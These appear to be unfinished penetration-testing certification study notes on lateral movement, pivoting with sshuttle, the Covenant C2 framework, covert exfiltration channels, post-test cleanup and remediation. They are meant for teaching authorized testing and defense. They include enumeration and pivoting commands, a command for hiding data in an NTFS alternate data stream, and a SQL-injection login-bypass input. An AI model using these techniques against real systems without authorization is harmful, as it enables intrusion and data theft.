  - Application-Level Pivoting
    - Interacting with applications and services on other machines through a compromised system
  - Relay Creation

        - Capturing and forwarding authentication requests to exploit trust relationships between systems
    - SMB and LDAP Relay
        - Specific types of relay attacks that target SMB and LDAP authentication protocols

- **Using ProxyChains: A Demonstration**

- **Enumerating for Lateral Movement**
    - Service Discovery
        - Purpose:
            - Identify active services on network devices
        - Tools:
            - Nmap
        - Example:
            - Discovering HTTP on port 80, SMB on port 445, RDP on port 3389
    - Network Traffic Discovery
        - Purpose:
            - Analyze network data flow for communication patterns
        - Tools:
            - Wireshark
            - Tcpdump
        - Example:
            - Identifying SMB traffic for potential SMB relay attack
    - Credential Capturing
        - Purpose:
            - Intercept authentication credentials.

- Tools:
  - Responder
  - Ettercap
- Example:
  - Capturing NTLMv2 hashes via LLMNR/NBT-NS poisoning

- Credential Dumping
  - Purpose:
    - Extract stored credentials from compromised systems.
  - Tools:
    - Mimikatz
  - Example:
    - Dumping plaintext passwords or Kerberos tickets from memory.
- String Searches and Protocol IDs
  - Purpose:
    - Identify sensitive information and protocol-specific attack vectors
  - Tools:
    - Grep
    - Strings
  - Example:
    - Searching logs for passwords or identifying protocols like SMB or LDAP for targeted attacks

- **Service Discovery**
  - Key Definitions:
    - Service Discovery: Process of identifying services available on a network during penetration testing

- SMB (Server Message Block): Protocol for sharing files, printers, and other resources on a network
- RPC (Remote Procedure Call): Allows programs to request services from software on other computers within a network
- DCOM (Distributed Component Object Model): Technology by Microsoft for network communication among software components

- Key Information:
  - Identifying SMB File Shares:
    - Tools like Nmap and SMBclient identify and interact with SMB shares
    - Commands:
      - nmap --script smb-enum-shares -p 445 <target_ip>
      - smbclient -L \<target_ip>
  - Exploiting SMB File Shares:
    - Tools like Metasploit used to access shares or test credentials
    - Modules in Metasploit:
      - smb_login for credential testing
      - smb_enumusers for listing user accounts
  - Identifying RPC Services:
    - Use Nmap with rpcinfo script to find RPC services
    - Command: nmap --script rpcinfo <target_ip>
  - Exploiting RPC Services:
    - Known vulnerabilities or misconfigurations targeted for exploitation
    - Use Metasploit modules for executing code on the target machine
  - Real-world Example of RPC Vulnerability:

- WannaCry ransomware exploited CVE-2017-0143 in Microsoft's SMB protocol
- Used EternalBlue exploit to spread rapidly across networks

■ Identifying DCOM Services:

- Use tools like Metasploit and PowerShell for enumeration
- Command: Get-WmiObject -Class Win32_DCOMApplication

■ Exploiting DCOM Services:

- Exploit vulnerabilities or use for command execution remotely
- Metasploit’s dcomexec module used for executing commands

- **Protocol Discovery**
  - Key Cleartext Protocols:
    - Telnet
      - Purpose:
        - Remote command-line access
      - Vulnerability:
        - Sends usernames and passwords in plaintext
      - Exploitation:
        - On-path attacks can capture credentials using tools like Wireshark
      - Example:
        - Early 2000s attacks on network devices
      - Secure Alternative:
        - Use SSH
    - FTP (File Transfer Protocol)
      - Purpose:

- Transferring files between client and server
- Vulnerability:
  - Transmits data in plaintext, including login credentials
- Exploitation:
  - Intercepting FTP traffic can reveal sensitive data
- Example:
  - Target breach (2013) exploited unencrypted FTP
- Secure Alternative:
  - Use FTPS or SFTP

- LDAP (Lightweight Directory Access Protocol)
  - Purpose:
    - Accessing and managing directory services
  - Vulnerability:
    - Unencrypted queries and responses are sent in plaintext
  - Exploitation:
    - Capturing LDAP traffic can expose sensitive information
  - Example:
    - U.S. Office of Personnel Management attack (2015)
  - Secure Alternative:
    - Use LDAPS (LDAP over SSL)

- **Remote Access Discovery**
  - Definitions and Key Concepts
    - Remote Desktop Protocol (RDP): Microsoft protocol for network connections to another computer

- Virtual Network Computing (VNC): Desktop-sharing system that uses the Remote Frame Buffer (RFB) protocol
- Secure Shell (SSH): Protocol for secure remote login and other secure network services over an insecure network
- Windows Management Instrumentation (WMI): Microsoft's implementation for managing data and operations on Windows operating systems

- Tools and Techniques
  - Exploiting RDP
    - Often exploited through weak passwords or vulnerabilities like BlueKeep (CVE-2019-0708)
    - Example use case: Using stolen credentials to access other machines in the network
  - Exploiting VNC
    - Vulnerable to attacks if weak passwords are used or if not secured properly
    - Tools like Nmap can be used to discover VNC servers; default or common passwords can be tested for unauthorized access
  - Exploiting SSH
    - Used by attackers to move laterally using stolen credentials or poor key management
    - SSH tunneling can bypass network security controls by routing traffic through a compromised server
  - Exploiting WMI
    - Allows for remote execution of commands, which can be used maliciously for lateral movement

- Example use case: Using WMI to execute a PowerShell script remotely to establish persistence or spread within a network

- Real-World Example
  - BlueKeep Vulnerability (CVE-2019-0708):
    - Allowed for remote code execution on vulnerable systems
    - Used by attackers to exploit RDP for unauthorized access and lateral movement within networks

- **Printer Discovery**
  - Definitions and Key Concepts
    - Line Printer Daemon (LPD): Network protocol for submitting print jobs to printers, part of the Line Printer Remote (LPR) protocol suite, commonly used on Unix systems
    - JetDirect: Technology by Hewlett-Packard for connecting printers to networks, utilizes SNMP and TCP port 9100 for print job management
  - Tools and Techniques
    - Exploiting LPD
      - Targeting misconfigurations that allow unauthenticated access
      - Uploading malicious print jobs that execute scripts or commands on the print server
      - Example: 2019 vulnerability in printers with default LPD settings allowing command execution
    - Exploiting JetDirect
      - Exploiting default SNMP community strings or unsecured TCP ports

- Intercepting or modifying print data, using printers as a relay for further network attacks
- Example: Attackers exploiting open TCP port 9100 and default SNMP community string "public" to upload scripts and scan the network

- Real-World Example
  - 2019 Printer Vulnerability via LPD:
    - Printers configured with default settings led to unauthorized script execution
    - Attackers gained control over printers and used them to scan for other vulnerable systems in the network
- Mitigation Strategies
  - Change default SNMP community strings and secure TCP ports
  - Implement strong authentication mechanisms for print services
  - Regular firmware updates and network monitoring for suspicious activities related to printers

- **Discovering Internal Websites**
  - Definitions and Key Concepts
    - HTTP and HTTPS: Protocols used for transmitting web pages from servers to browsers, HTTPS includes security via SSL/TLS.
    - Web Interfaces: Management consoles and administrative panels for devices and services accessible via HTTP or HTTPS.
  - Tools and Techniques
    - Identifying Web Interfaces

- Use tools like Nmap or Nessus to scan for open ports 80 (HTTP) and 443 (HTTPS) indicative of web interfaces.
- Explore identified interfaces for management of routers, switches, printers, IP cameras, and enterprise systems such as CMS or CRM.

■ Common Vulnerabilities

- Weak/Default Credentials: Frequent use of default usernames and passwords like "admin/admin" or "root/root."
- Outdated Software: Web servers or frameworks underpinning web interfaces may be out of date and vulnerable to exploits.
- Session Hijacking: Exploitation of insecurely managed session cookies, especially over HTTP, to impersonate users.
- Poor Access Controls: Direct URL access to administrative functions without proper authentication.

○ Exploitation Examples

■ Default Credentials Use: Gaining administrative access to a network switch via default "admin/admin" credentials.

■ Outdated CMS Exploit: Using tools like sqlmap to exploit SQL injection vulnerabilities in an outdated CMS, accessing sensitive database content.

■ Session Hijacking: Capturing HTTP session cookies to access IP camera management interfaces without authentication.

■ Direct URL Access: Accessing printer settings through an unprotected URL (http://printer-ip-address/admin/settings.html).

○ Mitigation Strategies

■ Change default credentials and secure web interfaces with strong, unique passwords.

        - Regularly update all software components of web interfaces to patch known vulnerabilities.
        - Secure session management by enforcing HTTPS, using secure cookies, and implementing proper session expiration.
        - Employ strict access control measures, including authentication and authorization checks for all sensitive functions.

- **Living Off the Land Tools**
    - Definitions and Key Concepts
        - LOLBins (Living Off the Land Binaries): Legitimate system binaries that attackers can exploit to perform malicious activities while evading detection.
    - Tools and Their Functions
        - Netstat
            - Displays network connections, routing tables, interface statistics.
            - Used by attackers to identify active connections and open ports for targeting.
        - Net Commands (net use, net view, net user, net group)
            - Manages network resources, user accounts, and network drives.
            - Attackers use these to interact with network shares and manipulate accounts.
        - Cmd.exe
            - Windows command prompt interface for executing commands and scripts.
            - Utilized by attackers for executing malicious scripts and manipulating system files.

- Explorer.exe
  - Windows graphical file manager.
  - Used subtly by attackers to navigate and execute files without arousing suspicion.
- Ftp.exe
  - Command-line FTP client in Windows.
  - Employed for transferring files, particularly for data exfiltration and malware payload downloads.
- Mmc.exe
  - Microsoft Management Console, manages system components.
  - Can be exploited to load administrative tools and alter system management settings.
- Rundll32.exe
  - Executes functions exported from DLLs.
  - Attackers leverage it to execute hidden malicious functions within safe-listed DLLs.
- Msbuild.exe
  - Builds applications using XML project files in Visual Studio.
  - Abused to compile and execute malicious code, evading detection mechanisms.
- Route
  - Manages IP routing tables.
  - Used to alter network routes, facilitating traffic redirection or network compromise conditions.
- Strings.exe/Findstr.exe
  - Searches for text within files.

- Utilized for scanning documents for sensitive information or credentials.

- **sshuttle**
  - Sshuttle
    - A transparent proxy server that creates a VPN-like connection using SSH, enabling traffic routing through a remote server
    - Purpose
      - Allows penetration testers to route traffic from their local machine through a remote network, providing access to internal resources as if directly connected to the network
    - Nickname
      - Often referred to as the "poor man's VPN" due to its simplicity and effectiveness without requiring administrative privileges
  - Key Features
    - No Administrative Privileges Required
      - Sshuttle works with user-level privileges, making it accessible even with limited access rights
    - Compatibility
      - Designed for Unix-like operating systems, not natively compatible with Windows
    - Traffic Routing
      - Can route all or specific subnet traffic through a remote server
    - DNS Forwarding
      - Supports DNS forwarding to resolve internal hostnames

- Basic Command Syntax
  - General Command
    - sshuttle -r user@remote_server 0.0.0.0/0
      - -r`: Specifies the remote server
      - user@remote_server`: SSH user and address of the remote server
      - 0.0.0.0/0`: Routes all traffic through the remote server
  - Specific Subnet Routing
    - sshuttle -r user@remote_server 192.168.1.0/24
      - Routes only the traffic destined for the specified subnet through the remote server
  - DNS Forwarding
    - sshuttle --dns -r user@remote_server 0.0.0.0/0
      - Enables DNS forwarding, allowing resolution of internal hostnames
- Use Cases in Penetration Testing
  - Internal Network Navigation
    - Once sshuttle is set up, it allows navigation through the internal network as if directly connected
    - Useful for scanning open ports, exploiting services, and accessing internal applications
  - Example: Scanning the Internal Network
    - After setting up sshuttle, use tools like `nmap`:
      - nmap -sT -Pn 192.168.1.0/24
        - Scans for TCP ports on the specified subnet.
  - Example: DNS Forwarding

- Connect to an internal web server by hostname:
- Use the hostname
    - E.g., `intranet.company.local` directly after enabling DNS forwarding

- Advantages of Sshuttle
    - Simplicity
        - Easy to set up and use without complex configurations
    - Flexibility
        - Can selectively route traffic, making it suitable for various penetration testing scenarios
    - Extended Network Access
        - Allows penetration testers to extend their reach within a target network, enabling more thorough security assessments

- **Covenant**
    - Covenant
        - Open-source command and control (C2) framework
        - Written in C#
        - Designed for red team operations and penetration testing
        - Built on .NET Core framework
        - Versatile across different operating systems: Windows, Linux, macOS
        - Manages compromised systems remotely through agents called Grunts
    - Grunts
        - Agents deployed on compromised systems to maintain control
        - Allow for remote command execution
        - Enable the gathering of system information

- Used for running PowerShell scripts to disable security features or extract data

- Example Use Case
  - Scenario
    - Testing the security of a company's network
  - Exploit used
    - Remote code execution (RCE) vulnerability in a misconfigured web application
  - Covenant used to deploy Grunt on compromised Windows server
  - Privilege escalation achieved via PrintNightmare vulnerability (CVE-2021-34527)
  - Sensitive data search: SQL database backup file found and downloaded for offline analysis
  - Exploitation of unpatched directory traversal vulnerability to read sensitive files
  - Creation of a scheduled task to maintain persistent access through Grunt
  - Deployment of Mimikatz to extract credentials from memory, including domain administrator credentials
- Features of Covenant
  - Stealthy operation with encrypted communications
  - Evasion of antivirus and endpoint security tools
  - Use of "SharpSploit" library for code injection into legitimate processes
  - Support for collaboration with team members during penetration tests

Exfiltration

Objective 5.3: *Summarize concepts related to staging and exfiltration*

Objectives: *Type out objective – 12 pt. Font Size (**Multiple objectives**)*

- #.# - Type out objective
- #.# - Type out objective

- **Exfiltration**
    - Topic Definition
        - Exfiltration:
            - The process of covertly transferring data from a target system to a location controlled by an attacker.
    - Purpose and Importance
        - Aim:
            - To realize the value of a cyber breach by securing stolen information.
        - Types of data typically exfiltrated:
            - Sensitive corporate data, personally identifiable information (PII), or intellectual property (IP).
    - Domain Focus
        - Centered around Domain 5, Post-exploitation and Lateral Movement.
    - Lessons Overview
        - Covert Channels

- Methods for sending information covertly between computers to evade detection.
- Example techniques: Steganography, ICMP channels.

■ Demo: Steganography

- Techniques for hiding data within non-secret, benign data such as images or audio files.

■ Covert Channels using DNS

- Utilizing DNS queries and responses for data tunneling.

■ Demo: ICMP

- Exploiting ICMP packets, typically used for diagnostics, to send data covertly.

■ Covert Channel using HTTPS

- Demonstrating data movement over encrypted connections that mimic legitimate traffic.

■ Alternate Data Streams (ADS)

- Methods such as using NTFS file attributes or whitespace steganography to hide data.

■ Strategies for Exfiltrating Data

- Methods include virtual drive mounting, email, and cross-account resource use.

○ Quiz and Review

■ A quiz to test knowledge acquired, ensuring understanding of stealthy data removal techniques.

- **Covert Channels**
  - Definition of Covert Channels

- Covert channels are methods used to transfer information in ways that aren't easily detected by standard security measures.

- Importance of Understanding Covert Channels
  - Crucial for bypassing security measures during penetration tests.
  - Essential for data exfiltration and stealth communication.
- Types of Covert Channels Discussed
  - Steganography
    - Art of hiding information within non-secret data.
    - Examples include embedding hidden messages in images, audio files, video files, or network packets.
    - Applications: Hiding command and control instructions inside image files shared on social media.
  - DNS Covert Channels
    - Uses DNS queries to encode and transfer data covertly.
    - Example: Encoding sensitive data into subdomain names of DNS queries, which are then captured and decoded by an attacker-controlled DNS server
  - ICMP Covert Channels
    - Utilizes ICMP packets, commonly used for network device communication (e.g., ping command), to carry hidden data
    - Example: Manipulating the payload of ICMP Echo Request and Echo Reply messages to include covert information
  - HTTPS Covert Channels
    - Exploits HTTPS encrypted traffic to embed malicious commands or exfiltrate data

        - Challenge for security tools to inspect the contents due to encryption
    - Applications and Examples
        - Steganography: Hiding a text document within a photo without altering the photo's appearance.
        - DNS: Breaking data into chunks and encoding it into the subdomain names of DNS queries to appear as regular traffic.
        - ICMP: Using ICMP for covert communication by embedding data in ICMP packets, which are typically not scrutinized closely.
        - HTTPS: Embedding data within the encrypted payload of HTTPS traffic, making it hard to inspect without decryption.
    - Potential Uses in Penetration Testing
        - Demonstrating the ability to bypass traditional security measures.
        - Providing recommendations on detecting and defending against covert channels.

- **Steganography: A Demonstration**
    - Steganography
        - Practice of hiding data in plain sight
        - Concealing data within another file, message, image, or video
    - Tools for Steganography
        - Modern tools can hide digital information without altering visible appearance
        - LSB Steganography (Java Tool)
            - Secret message entered as text
            - Image uploaded as the host file

- ASCII text is converted to binary (ones and zeros) and slightly modifies image pixels
- Modifications are minimal and undetectable to the naked eye

- Example of Image Modification
  - Slight pixel changes
  - Changes do not significantly affect file size or quality
- No Encryption Involved
  - Steganography does not involve encryption
  - Anyone with the proper tool can extract the hidden message
- Countermeasures and Signature Matching
  - Data loss prevention tools inspect outgoing packets for file signatures
  - Steganography circumvents signature matching by embedding data within other files
  - Original text and file signatures become unrecognizable once embedded in an image or other media
- Other Media Types
  - Data can be hidden in:
    - Images
    - Audio files
    - Video files
  - Steganography is versatile and can be applied to many file formats
- Analog Example:
  - Spy Movie
    - Example of a spy using a newspaper classified ad to hide a message

- First letter of each word forms a secret message (e.g., "meet at six")
- Message is not encrypted, just hidden in plain sight

- Key and Retrieval
  - If the key is known, the hidden data can easily be retrieved
  - Anyone familiar with the method or possessing the tool can extract the data

- **Covert Channel Using DNS: A Demonstration**
- **Covert Channel Using ICMP: A Demonstration**
- **Covert Channel Using HTTPS: A Demonstration**
- **Alternate Data Streams (ADS)**
  - Definition of Alternate Data Streams (ADS)
    - Feature of the NTFS file system that allows multiple data streams to be associated with a filename
    - Allows additional data to be stored in a file without altering its visible content or size.
  - Purpose of ADS
    - Originally designed for compatibility with Apple's Hierarchical File System (HFS), which uses resource forks.
  - Use of ADS for Exfiltration
    - Can be exploited by attackers to hide stolen data within seemingly innocuous files.
    - Hidden data remains undetectable in file size and content when viewed through standard tools.

- Example of Malicious Use
  - Attacker adds sensitive information to an alternate stream of a regular file like `report.txt`.
  - Commands used might include: `echo SensitiveData > report.txt:hiddenStream` for creating and adding data.
- Data Exfiltration Process
  - Hidden data can be transferred to external drives or remote servers without detection.
  - Data retrieval from an alternate stream can be done using commands like `more < report.txt:hiddenStream`.
- Detection and Prevention
  - Traditional tools do not typically detect ADS, requiring specialized tools for identification.
  - Tools like Sysinternals' Streams utility can reveal hidden data streams.
  - Monitoring for unusual file manipulation and implementing strict access controls can help mitigate risks.
- Educational and Security Measures
  - Security teams should be educated about ADS risks and detection methods.
  - Regular audits and checks for ADS on files that should not have them are recommended.
- Impact of ADS in Security
  - Understanding ADS is crucial for both exploiting during penetration tests and defending against data exfiltration.

- **Exfiltrating Data**

Cleanup and Restoration

Objective 5.4: *Explain cleanup and restoration activities*

- **Cleanup and Restoration**
    - Content
- **Persistence Removal**
    - Common Persistence Mechanisms and Removal Strategies
        - Scheduled Tasks
            - Tasks set to execute scripts at regular intervals, often for malicious purposes
            - Example: Script collecting usernames and passwords sent to a remote server daily
            - Removal Method
                - On Windows, delete tasks using Task Scheduler or `schtasks` command
                - On Linux, edit `crontab` with `crontab -e` and remove entries
        - Registry Keys on Windows
            - Usage: Malicious values added to HKLM and HKCU to initiate malware at startup
            - Removal Method

        - Use Registry Editor to navigate and delete suspicious values
        - Exercise caution to ensure only malicious entries are removed
    - Hidden Files/Directories
        - Purpose: Storage of malicious scripts/tools
        - Detection: Use file integrity monitoring tools to identify and remove unauthorized files
        - Example: Deleting hidden Netcat binaries in system directories
    - User Accounts
        - Mechanism: Creation or modification of user accounts to maintain access
        - Review and Removal
            - Scrutinize all user accounts
            - Delete any unauthorized ones
            - Ensure removal from domain controller if part of a domain environment
    - Remote Access Tools/Backdoors
        - Function: Allow remote control of the system
        - Removal Method: Use malware removal tools like Malwarebytes or Spybot Search & Destroy to detect and eliminate hidden tools

- **Revert Configuration Changes**
    - Common Configuration Changes and Reversion Strategies
        - Firewall Rules

- Changes: Modification to allow traffic for testing (e.g., opening port 8080)
- Reversion: Restore original firewall settings using documented pre-test configurations
- Tool Tip: Use firewall management interfaces or command-line tools depending on the system

- Database Configurations
  - Changes: Adjustments for testing vulnerabilities (e.g., more permissive access settings)
  - Reversion: Reinstate original database access controls to safeguard against unauthorized access
  - Example: Reverting Oracle DB settings after SQL injection test
- Logging and Monitoring Systems
  - Changes: Disabling logs to conceal test activities
  - Reversion: Reactivate all logging, ensure correct operation, and confirm retention policies
  - Importance: Ensures ongoing monitoring and detection capabilities
- System and Application Settings
  - Changes: Disabling security features like encryption or authentication for specific tests
  - Reversion: Re-enable and verify all security features to protect the system
  - Documentation: Essential for accurate restoration of settings
- DNS Settings
  - Changes: Alteration of DNS settings to redirect traffic for testing

- Reversion: Restore DNS configurations to direct traffic through original servers
- Use Case: Analysis of network traffic through controlled DNS server during testing

- Key Takeaways
  - Document all original settings meticulously before making any changes for testing purposes
  - Reversion of configurations is as critical as the testing itself to maintain security post-testing
  - Use tools and documentation effectively to ensure accurate and swift reversion of all changes

- **Created Credentials Removal**
  - Types of Tester-Created Credentials
    - User Accounts
      - Local System: Direct deletion through user management settings
      - Active Directory (AD) Domain Accounts: Must be removed from the domain controller to ensure complete deletion
    - Shells and Tools
      - Identification and removal of any command shells or remote access tools installed during testing
      - Importance: Prevents exploitation of leftover tools by unauthorized users
    - API Keys and Tokens

- Examples: Temporary credentials for cloud services like AWS or Google Cloud
- Removal Process: Use service management interfaces or APIs to revoke access and delete keys

- Removal Techniques
  - Local Accounts
    - Method: Use system tools (e.g., Windows User Accounts, Linux userdel command) to delete any accounts created
  - Domain Accounts
    - Necessity of DC Access: Removing accounts from all systems they were used on does not remove them from the domain
    - Method: Must be deleted from Active Directory to ensure they are not exploitable
  - API Keys/Tokens
    - Deletion via management console of the respective service
    - Importance of revocation for security post-testing
- Key Takeaways
  - Document all credentials created during testing for thorough post-test removal
  - Different systems and services require specific methods for credential removal
  - Ensure complete removal of credentials from all systems and services to maintain security

- **Removal of Testing Tools**
    - Removing Tools After a Penetration Test
        - Purpose
            - Ensures the system's operational baseline is maintained and prevents security breaches from residual vulnerabilities
    - Types of Tools to be Removed
        - *In-memory Tools*
            - Tools that might be loaded into memory and usually automatically removed on system reboot
                - Example
                    - Metasploit reverse shell disappears after a system restart
        - *Persistent Tools*
            - Remain on the disk
            - Require manual uninstallation
                - Example
                    - Keyloggers that need removal of the program and associated data files
    - Secure Removal Practices
        - Deletion isn’t enough
            - Simple deletion may leave traces
        - Shredding tools
            - Overwrite data multiple times making it nearly impossible to recover
                - ‘shred’ - Linux
                - CCleaner - Windows

        - Vulnerability Scanner Agents
            - Should be uninstalled using the software's uninstallation process
                - Leftover logs and configurations should be securely deleted
                    - Logs are often found in '/var/log' on Linux or installation directories on Windows
        - Using secure deletion methods ensure files are unrecoverable, protecting against unauthorized access
    - Removing Automated Tasks and Scripts
        - Linux
            - Removal of cron jobs via editing crontab file with `crontab -e`
        - Windows
            - Scheduled tasks should be deleted using Task Scheduler or `schtasks` command
    - Conclusion
        - Importance of thorough cleanup
            - Essential for maintaining robust security and preventing future vulnerabilities
            - Ensures no exploitable remnants

- **Decommission Testing Infrastructure**
    - Importance of Spinning Down Infrastructure
        - Prevents unauthorized access to leftover resources
        - Avoids unnecessary costs associated with idle cloud resources
        - Ensures compliance with security policies and regulatory requirements

- Steps for Decommissioning Infrastructure
  - Identification of Resources
    - Create a detailed inventory of all resources used during the test, including virtual machines, databases, storage, and network components
    - Utilize management consoles (e.g., AWS Management Console) to verify all instances and services activated
  - Termination of Instances
    - Properly stop and terminate virtual machines
    - Delete database instances and ensure data backups are handled according to policy (either securely stored or deleted)
    - Example: In AWS, select instances and use the "Terminate" option
  - Cleanup of Storage
    - Check for and delete any residual storage volumes or objects not automatically removed with instance termination
    - Address specific storage types like AWS Elastic Block Store (EBS) volumes and S3 buckets
  - Network Configuration Cleanup
    - Remove any temporary virtual private clouds (VPCs), security groups, and routing tables set up for testing
    - Ensure no open network paths or security holes remain post-testing
  - Secure Handling of Logs and Monitoring Data
    - Review and securely store necessary logs and monitoring data
    - Securely delete any logs that are no longer needed to maintain data hygiene and privacy

- Key Takeaways
  - Thoroughly identify and document all resources used during penetration testing to ensure complete decommissioning
  - Utilize cloud management tools to assist in identifying and terminating resources efficiently
  - Regularly review and update decommissioning procedures to adapt to new technologies and cloud services

- **Artifact Preservation**
  - Artifacts
    - Artifacts include: Logs, screenshots, configuration files, scripts, and other data generated or collected during a penetration test
    - Purpose: Provide a detailed record of actions taken and findings discovered
  - Steps for Preserving Artifacts
    - Secure Storage of Logs and Data
      - Store vulnerability scanner reports and other logs in a secure, encrypted location
      - Implement backups to ensure data durability and recovery options
      - Example: Encrypt storage locations to maintain the confidentiality of sensitive data
    - Documentation of Configurations and Settings
      - Save copies of scripts, tools, and their configurations
      - Document how each tool or script was used and the results it produced

- Importance: Facilitates recreation of the test environment and ensures transparency

- Screenshots
  - Capture screenshots of critical test steps, such as successful exploits or key findings
  - Store screenshots securely and ensure they are clearly labeled and organized
  - Use: Visual evidence to be included in reports, supporting findings with concrete examples
- Detailed Notes and Timeline
  - Keep chronological notes of all testing activities, including dates, times, targets, and outcomes
  - Example: Record details of phishing tests—timing, recipients, response rates
  - Benefit: Provides context and a clear sequence of events, enhancing the understanding of test procedures and results
- Handling of Sensitive Data
  - Anonymize or securely delete any real user data used during testing post-completion
  - Ensure compliance with data protection regulations to safeguard privacy

- Key Takeaways
  - Thorough documentation and secure storage of all test artifacts are critical for accountability and future reference
  - Detailed and organized preservation of artifacts aids in demonstrating thoroughness and integrity of the penetration testing process

- Proper handling of sensitive data ensures compliance with privacy laws and maintains the trustworthiness of the testing process

- **Secure Data Destruction**
  - Importance of Secure Data Destruction
    - Normal deletion is insufficient as it only removes the reference to the data but leaves the data itself recoverable
    - Secure destruction is necessary to eliminate the possibility of data recovery and misuse
  - Methods of Secure Data Destruction
    - *Shredding*
      - Involves overwriting data with zeros, random data, or specific patterns
      - *Passes*
        - A technique in which shredding is typically done in multiple times to minimize the chance of data recovery
        - Example
          - Overwriting with zeros followed by random data multiple times
    - Differences Between HDDs and SSDs
      - *HDDs (Hard Disk Drives)*
        - Data is stored predictably, making them suitable for overwriting methods
      - *SSDs (Solid-state Drives)*

        - Use wear leveling and complex algorithms, making overwriting less effective
        - Built-in secure erase commands provided by manufacturers are recommended for SSDs
    - Using Scripts for Automation
        - Scripts can automate the identification and destruction of data
        - Can perform tasks such as locating temporary files and securely deleting them
        - Tools for scripting
            - `shred` for Linux
            - specialized software for Windows
- Practical Example
    - If sensitive logs are collected on an SSD during a test, use the `hdparm` tool to issue a secure erase command, ensuring data is completely erased according to the SSD's specifications
- Key Takeaways
    - Ensure understanding that simple deletion is not secure, and detailed methods such as shredding or using secure erase commands are necessary
    - Recognize the differences in data destruction techniques between HDDs and SSDs to choose the appropriate method
    - Consider automating secure data destruction processes using scripts to enhance efficiency and ensure thoroughness

Remediation Recommendations

Objective 1.5: Given a scenario, analyze the findings and recommend the appropriate remediation within a report

- **Remediation Recommendations**
  - *Remediation Recommendations*
    - Advice given to fix the vulnerabilities that has been found
      - Turning findings into actions that make systems more secure
      - Not just about pointing out problems but about providing solutions

- **System Hardening**
  - *System Hardening*
    - The process of making a host or device more secure by reducing its attack surface area
    - Concepts and Techniques
      - *Attack Surface Area*
        - Includes all services and interfaces that allow interaction with a system, potentially exploitable by attackers
        - Default Installation Vulnerabilities
          - Services or interfaces left unconfigured after installation considered vulnerabilities
            - Scan
            - Identify

- Mitigate
- Remediate

- System Hardening Security Checklist
  - 1. Remove or disable unused devices
    - Examples
      - Unused Wi-Fi or CD-ROM drives
    - Anything that is not needed or unused is another thing that is open could be used by an attacker
  - 2. Regular patch installation
    - Install updates for operating systems, applications, firmware, and drivers to protect against known vulnerabilities
  - 3. Uninstall unnecessary network protocols
    - Reduce exposure by closing ports not needed for the system's role
      - Examples of ports to be closed if not being run
        - Web server - port 80
        - Mail Server - port 25
        - SSH server - port 22
    - Close all ports unless it's for something like a host-based intrusion detection system to be able to receive reports and send reports back
  - 4. Uninstall or disable unnecessary services and shared folders
    - Further reduce attack surface by disabling services and shared folders not in use
  - 5. Enforce Access Control Lists (ACLs)on all system resources
    - Control access to system resources to prevent unauthorized access

- 6. Restrict user accounts to the least privilege needed
  - Implement the Principle of Least Privilege across all user accounts
- 7. Secure local admin accounts or root accounts
  - Rename and change passwords for high-privilege accounts to avoid unauthorized access
- 8. Disable unnecessary default user and group accounts
  - Turn off or remove user and group accounts that are not needed
- 9. Verify permissions on system accounts and groups
  - Regular checks to correct permission creep where users accumulate access rights and never get those permissions taken away
- 10. Install and update anti-malware software
  - Ensure it is set to update automatically and regularly

- Hardening Systems Against Availability Attacks
  - *Availability Attacks*
    - Attacks that target the availability of services and resources, causing downtime or inaccessible services
      - Power Outages
        - Utilize an Uninterruptible Power Supply (UPS) or battery backup to keep servers online during power outages, ensuring continued operation until secondary power sources, such as generators, activate
      - Internet Outages
        - Maintain multiple internet connections to ensure connectivity even if the primary connection fails

- Primary
- Cellular modem
- Microwave
- Satellite connections

- Consideration of Threats
  - Recognize various threats to availability beyond power and internet outages, such as hardware failures or network disruptions

- Patching
  - *Patch Management*
    - The process of identifying, testing, and deploying updates to systems and software
      - Helps fix security bugs
  - Patch Classification
    - Critical
    - Security-critical
    - Recommended
    - Optional
  - Patch Management at the Enterprise Level
    - Patch Management Tools
      - Most common are made by Microsoft
        - System Center Configuration Manager (SCCM)
        - Endpoint Manager
  - Availability Risks Associated with Patching
    - Need for planned downtime or maintenance window during patch deployment to avoid disrupting critical services
  - <u>Patches don't always exist</u>

- Legacy Systems and Compensating Controls
    - Addressing systems for which no patches are available by using additional security measures
        - Legacy systems
        - Proprietary systems
        - ICS/SCADA
        - Internet of Things (IoT) systems and devices

- **User Input Sanitization**
    - *User Input Sanitization*
        - Security measure that ensures all input data from users is clean, valid, and safe before being processed by the application
        - Purpose
            - Prevent malicious code insertion that could lead to attacks and data breaches [e.g., SQL injection, cross-site scripting (XSS)]
        - Basic Principle
            - Treat all user inputs as untrusted and potentially harmful
        - Techniques
            - *Approved Listing*
                - Allow only known safe characters or patterns
            - *Unapproved Listing*
                - Remove or escape characters that are known to be dangerous
            - Reliance solely on unapproved listing often insufficient due to potential for bypassing filters

- Example of SQL Injection Vulnerability
  - Vulnerable SQL Statement:

    ```
    SELECT * FROM users WHERE username = '" +
    username + "' AND password = '" + password + "'
    ```

    - Directly concatenates user inputs into the SQL string, making it susceptible to SQL injection
  - Malicious Input: Username: ' OR '1'='1 Password: ' OR '1'='1
    - Resulting Query:

      ```
      SELECT * FROM users WHERE username = '' OR
      '1'='1' AND password = '' OR '1'='1'
      ```

      - This query always returns true, allowing unauthorized database access
- Proper Use of Parameterized Queries:
  - Secure SQL Statement Using Parameterized Queries:

    ```
    SELECT * FROM users WHERE username = ? AND
    password = ?
    ```

    - Uses placeholders (?) for user inputs
    - User inputs are supplied separately, ensuring they are treated as data rather than executable code
    - Effectively prevents SQL injection attacks by ensuring inputs cannot alter SQL command structure
  - Parameterized Queries/Prepared Statements
    - Ensures that user input is treated as data rather than executable code, preventing SQL injection attacks
- Recommended Remediation After a PenTest for Sanitizing User Input and Parameterizing Queries

- Start by identifying all input points
  - Review the application to identify all user input points
    - Forms
    - URL parameters
    - API endpoints
  - Use tools like SonarQube
- Implement input validation
  - Use approved listing techniques to allow only known safe inputs
- Use parameterized queries
  - Update database queries to use parameterized queries/prepared statements
- Sanitize output
  - Apply sanitization techniques on any output displayed to users to prevent XSS
- Conduct regular security testing
  - Automated scans
  - Manual penetration tests
- Provide user training
  - Educate developers on secure coding practices emphasizing the importance of input sanitization and query parameterization

- Always validate, sanitize, and parameterize user inputs to protect systems and data

- **Network and Infrastructure Controls**
  - *Network Segmentation*

- Practice of dividing a larger network into smaller, isolated segments or subnets
    - Enhances security
    - Improves performance
    - Manages traffic
    - Limits malware spread
    - Controls access to sensitive data
    - Reduces the attack surface
- The most basic aspect of network segmentation is the separation of critical systems from less critical ones
- Implementation Strategies
    - Firewalls
        - Enforce strict access policies between network segments
    - Virtual Local Area Networks (VLANs)
